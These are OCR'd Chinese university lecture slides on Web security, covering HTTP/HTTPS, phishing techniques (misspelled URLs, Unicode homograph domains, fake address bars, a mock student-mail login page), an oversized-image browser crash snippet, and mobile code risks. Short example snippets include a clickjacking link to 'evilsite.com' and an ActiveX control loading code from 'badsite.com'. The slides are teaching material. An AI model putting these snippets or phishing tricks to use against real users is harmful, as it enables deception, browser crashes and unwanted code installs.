西安电子科技大学 XIDIAN UNIVERSITY
计算机科学与技术学院 School of Computer Science and Technology
国家示范性软件学院 National Pilot School of Software Engineering

计算机安全导论

第8章
WEB安全

主讲人：张志为

二〇二四年秋季学期

提纲

提纲

超文本标记语言HTML

- **HTML**：Hyper Text Markup Language
- 创建网页的标准标记语言
- 用于描述网页的内容和格式
- 运行在浏览器上，由浏览器来解析

超文本标记语言HTML


- 特点：
  - 是一种静态文档描述语言
  - 支持链接到其他页面或者嵌入图像
  - 通过表单（Forms）将用户输入发送到服务器
- 扩展：
  - 通过插件支持的其他媒体内容(如PDF、视频)
  - 通过嵌入所支持的程序（如Javascript，Java），提供与用户交互的动态内容；修改浏览器用户界面；而且还可以访问客户端计算机环境

超文本传输协议HTTP

- 用于检索请求的Web页
- 先检索本地DNS，如果没有找到则查询DNS服务器
- 解析IP地址之后，建立TCP连接
- HTTP请求和响应通过TCP的端口80传输
- 但默认端口80有许多安全和隐私问题
- 标准HTTP协议不提供任何方式的数据加密，以明文发送内容

安全套接字层超文本传输协议HTTPS

- **HTTPS： Hyper Text Transfer Protocol over Secure socket layer**
- 与HTTP语法相同，但使用了安全套接字层SSL(Secure Socket layer)或传输层安全TLS(Transport Layer Security)




提纲

网络钓鱼

- 网络钓鱼 (Phishing)伪造网页以欺诈方式获取敏感资料
- 用户一般是从垃圾邮件中访问网络钓鱼页面


- 网络钓鱼的目标：
  - 金融证券类：银行
  - 电子商务类：淘宝，京东
  - 支付交易类：支付宝，微信



网络钓鱼


- 2018年3月，美国司法部起诉了9名伊朗黑客，他们涉嫌对美国和国外300多所大学发动攻击事件。美国司法部表示，黑客窃取了31TB的数据，以及预估价值30亿美元的知识产权信息。这些攻击使用了精心设计的鱼叉式钓鱼电子邮件，诱骗教授和其他大学附属机构点击恶意链接并输入他们的网络登录凭据

网络钓鱼


emial.cloud/authserver/xdEmail?taskID=79c897a3-418f-45db-a7f9-f196277cdfee&receiver=db3af73a7fe1&mode=link&subType=90
西电科大学生邮箱
邮箱账号登录
用户名
密码
记住用户名
登 录

国内现状

- 右图是2018年7月份中国遭到举报的钓鱼分布情况，涉及淘宝网、工商银行、中国移动、中国银联四家单位的钓鱼网站总量占全部举报量的 98.9%。其中有关淘宝网的钓鱼网站以86.4%占据首位



图片来源：中国反钓鱼联盟2018年7月简报

钓鱼避免被检测到的方法


- 错误拼写URL链接
  - 右上图是钓鱼网站
  - 右下图是真正的网站

URL混淆


■ Unicode 攻击

- 可以注册带有unicode字符的域名，针对某些特别相似的字母进行注册。例如，西里尔文和拉丁文中的“a”
- 右图中，注册如xn--pple-43d.com的域名，这相当于“apple.com”。但是“apple.com”使用 Cyrillic“a”（U + 0430），而不是ASCII“a”（U + 0041）。这被称为同源攻击

移除或伪造地址栏


this looks like the real site but...
https://support.microsoft
Microsoft Corporation [US]
https://support.microsoft.com/ru-ru/en
Microsoft
Store
Products
Support
Sig
THIS IS A SCAM PAGE!!!
Call for support:
1-855-524-2270
Call for support:
1-855-524-2270

网络钓鱼



- 伪造的地址栏只是一张JPEG格式的照片！这张图片被放置在了一个恰当的位置，所以当Chrome切换到全屏模式时，它才会看起来非常的逼真

FishXProxy：一款“终极强大”的新型网络钓鱼工具包

防范新型网络钓鱼攻击的10款热门工具/服务

提纲

图像崩溃

- 浏览器的缺陷可能导致拒绝服务攻击。IE中典型的图像崩溃就是一个很好的例子
- 通过HTML代码创建一个非常大比例的简单图像，可以使IE崩溃，有时还会使电脑宕机

```
<HTML>
    <BODY>
        <IMG SRC="imagecrash.jpg" width="99999 " height="99999 " >
    </BODY>
</HTML>
```

- 在较新版本的浏览器上，图像崩溃攻击仍然是可能实现的

提纲

可移动代码

- 可移动代码(Mobile Code)：可执行、通过网络发送、在目标电脑上执行的代码程序
  - JavaScript：直接由浏览解释的脚本语言
  - ActiveX控件：是一个开放的集成平台，为开发人员提供了一个快速而简便的在 Internet 和 Intranet 创建程序集成和内容的方法
  - Java插件：可以将Java编译后的程序添加到其他项目中
  - 集成的Java虚拟机：是运行所有Java程序的抽象计算机，是Java语言的运行环境

JavaScript

- JavaScript：一种网络脚本语言，已经被广泛用于Web应用开发，常用来为网页添加各式各样的动态功能，为用户提供更流畅美观的浏览效果
  - 代码包含在<script>…</script>标签中
  - 定义函数：

```
<script type="text/javascript">
function hello() { alert("Hello world!"); }
</script>
```

  - 嵌入HTML中事件处理程序：

```
<imgsrc="picture.gif" onMouseOver="javascript:hello()">
```

  - 内置函数可以更改窗口的内容：

```
window.open("http://brown.edu")
```

  - 点击劫持：

```
<a onMouseUp="window.open(‘ http://www.evilsite.com’ )"
href="http://www.trustedsite.com/">Trust me!</a>
```

ActiveX控件 VS Java小程序

ActiveX控件

- Windows专有、可运行在IE浏览器上的控件
- 代表浏览器执行二进制代码
- 可以访问用户文件
- 支持签名代码
- 任何站点都可以运行已安装的控件
- IE配置选项
  - 允许、拒绝、提示
  - 管理员批准

Java小程序


- 通过浏览器插件，独立于平台
- 在浏览器中运行Java代码
- 沙箱执行
- 支持签名代码
- 小程序只运行在已嵌入的网站
- 被用户信任的小程序可以避开沙箱

嵌入一个ActiveX控件的例子

```
<HTML> <HEAD>
<TITLE> Draw a Square </TITLE>
</HEAD>
<BODY> Here is an example ActiveX reference:
<OBJECT
        ID="Sample"
        CODEBASE="http://www.badsite.com/controls/stop.ocx"
        HEIGHT="101"
        WIDTH="101"
        CLASSID="clsid:0342D101-2EE9-1BAF-34565634EB71" >
<PARAM NAME="Version" VALUE=45445">
<PARAM NAME="ExtentX" VALUE="3001">
<PARAM NAME="ExtentY" VALUE="2445">
</OBJECT>
</BODY> </HTML>
```

ActiveX 中的Authenticode 签名证书

- 此签名的ActiveX控件要求用户运行权限
  - 如果获得批准，控件将以与用户相同的权限运行
- “始终信任来自...的内容”选项会自动接受同一发布者的控件
  - 可能是一个坏主意



受信任/不受信任的ActiveX控件


- 可行的发布者
  - 存储在Windows注册表中的列表
